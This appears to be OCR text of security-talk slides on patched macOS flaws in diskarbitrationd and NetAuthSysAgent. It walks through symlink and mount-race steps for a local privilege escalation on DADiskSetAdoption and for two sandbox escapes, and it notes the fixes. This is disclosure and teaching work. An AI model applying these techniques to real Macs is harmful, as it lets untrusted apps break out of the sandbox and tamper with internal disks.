
`vsdbutil`

CVE-2025-43316 - CVE-2025-24258 patch bypass - DADiskSetAdoption LPE - round 2

vsdbutil

- command line utility
- changes ownership flag
- called by **`diskarbitrationd`** on the mount point path

```
execle( "/usr/sbin/vsdbutil",
        "/usr/sbin/vsdbutil",
        adoption ? "-a" : "-d",
        mountpoint,
        NULL,
        NULL );
```



mount my.dmg over /tmp/dmg

rename: /tmp/dmg
to: /tmp/dmg2

symlink: /tmp/dmg ->
/Volumes/Foo

/Volumes/Foo is our internal disk!!!

DADiskSetAdoption(/tmp/dmg, 0)

DA: disk for /tmp/dmg -> my.dmg

This is a BUG pre-Tahoe!!!!

DA: is my.dmg external?


hell yeah!

DA: ok, good to go

vsdbutil -d /tmp/dmg

vsdbutil -d /Volumes/Foo

Adoption for internal disk is changed!!!!!!!!!!!!



Sequoia

mount my.dmg over /tmp/dmg

DADiskSetAdoption(/tmp/dmg, 0)

DA: disk for /tmp/dmg -> my.dmg

DA: is my.dmg external?

hell yeah!

DA: ok, good to go

rename: /tmp/dmg
to: /tmp/dmg2


symlink: /tmp/dmg ->
/Volumes/Foo

/Volumes/Foo is our internal disk!!!

vsdbutil -d /tmp/dmg

vsdbutil -d /Volumes/Foo

Adoption for internal disk is changed!!!!!!!!!!!!



Tahoe

fix

- entitlement! - com.apple.private.diskarbitrationd.disk_set_adoption

  (e.g.: diskutil)

CVE-2025-30453 - setencoding sandbox escape

_DADiskSetEncoding

- changes FS encoding
- calls mount update


Which mount flag is missing?

😈

```
execle( "/sbin/mount",
        "/sbin/mount",
        "-t",
        fs.f_fstypename,
        "-u",
        option,
        ( fs.f_flags & MNT_NODEV             ) ? "-onodev"    : "-odev",
        ( fs.f_flags & MNT_NOEXEC            ) ? "-onoexec"   : "-oexec",
        ( fs.f_flags & MNT_NOSUID            ) ? "-onosuid"   : "-osuid",
        ( fs.f_flags & MNT_RDONLY            ) ? "-ordonly"   : "-orw",
        ( fs.f_flags & MNT_IGNORE_OWNERSHIP ) ? "-onoowners" : "-oowners",
        fs.f_mntfromname,
        fs.f_mntonname,
        NULL,
        NULL );
```


WARNING
THIS ZONE IS UNDER STRICT
QUARANTINE
INFECTIOUS VIRUS AREA
AUTHORIZED PERSONNEL ONLY

Drop the DMG from Sandboxed app



/

└── SomeUnsandboxed.app

/

└── Users

└── csaby

└── Library


└── Containers

└── com.awesome.app

└── Data

└── mydisk.dmg

Mount the DMG from sandboxed app



/

└── SomeUnsandboxed.app

/

└── Users

└── csaby

└── Library

└── Containers


└── com.awesome.app

└── Data

└── mountpoint

└── SomeUnsandboxed.app

Call _DADiskSetEncoding on mount point from sandboxed app



/

└── SomeUnsandboxed.app

/

└── Users

└── csaby

└── Library


└── Containers

└── com.awesome.app

└── Data

└── mountpoint

└── SomeUnsandboxed.app



SomeUnsandboxed.app runs happily ever after...

...outside the sandbox

fix

- feature removed
- R.I.P. DADiskSetEncoding 🪦


Part 3: NetFS

CVE-2025-43275 - NetAuthSysAgent sandbox escape


NetAuthSysAgent

- agent (=runs as user) responsible for mounting network shares
- XPC service
- unsandboxed
- reachable from sandbox

  ==> must verify caller


mySandboxed.app
NetAuthSysAgent
XNU
Sandbox.kext
Create: [CONTAINER]/tmp
Mount this SMB to [CONTAINER]/tmp
Hey XNU! Can mySandboxed.app mount over [CONTAINER]/tmp
sandbox_check_by_audit_token()
Hey SB! Can mySandboxed.app mount over [CONTAINER]/tmp
MAC_CHECK()
CHECKING!
Hell Yeah!
Hell Yeah!
Mount SMB over [CONTAINER]/tmp




mySandboxed.app
NetAuthSysAgent
XNU
Sandbox.kext
Create: [CONTAINER]/tmp
Mount this SMB to [CONTAINER]/tmp
Hey XNU! Can mySandboxed.app mount over [CONTAINER]/tmp
sandbox_check_by_audit_token()
Hey SB! Can mySandboxed.app mount over [CONTAINER]/tmp
MAC_CHECK()
CHECKING!
Hell Yeah!
Symlink:
[CONTAINER]/tmp
To:
/path/outside/container
Hell Yeah!
MUAHAHA!!!
Oh, [CONTAINER]/tmp is a symlink!
Let me follow that!
Mount SMB over /path/outside/container

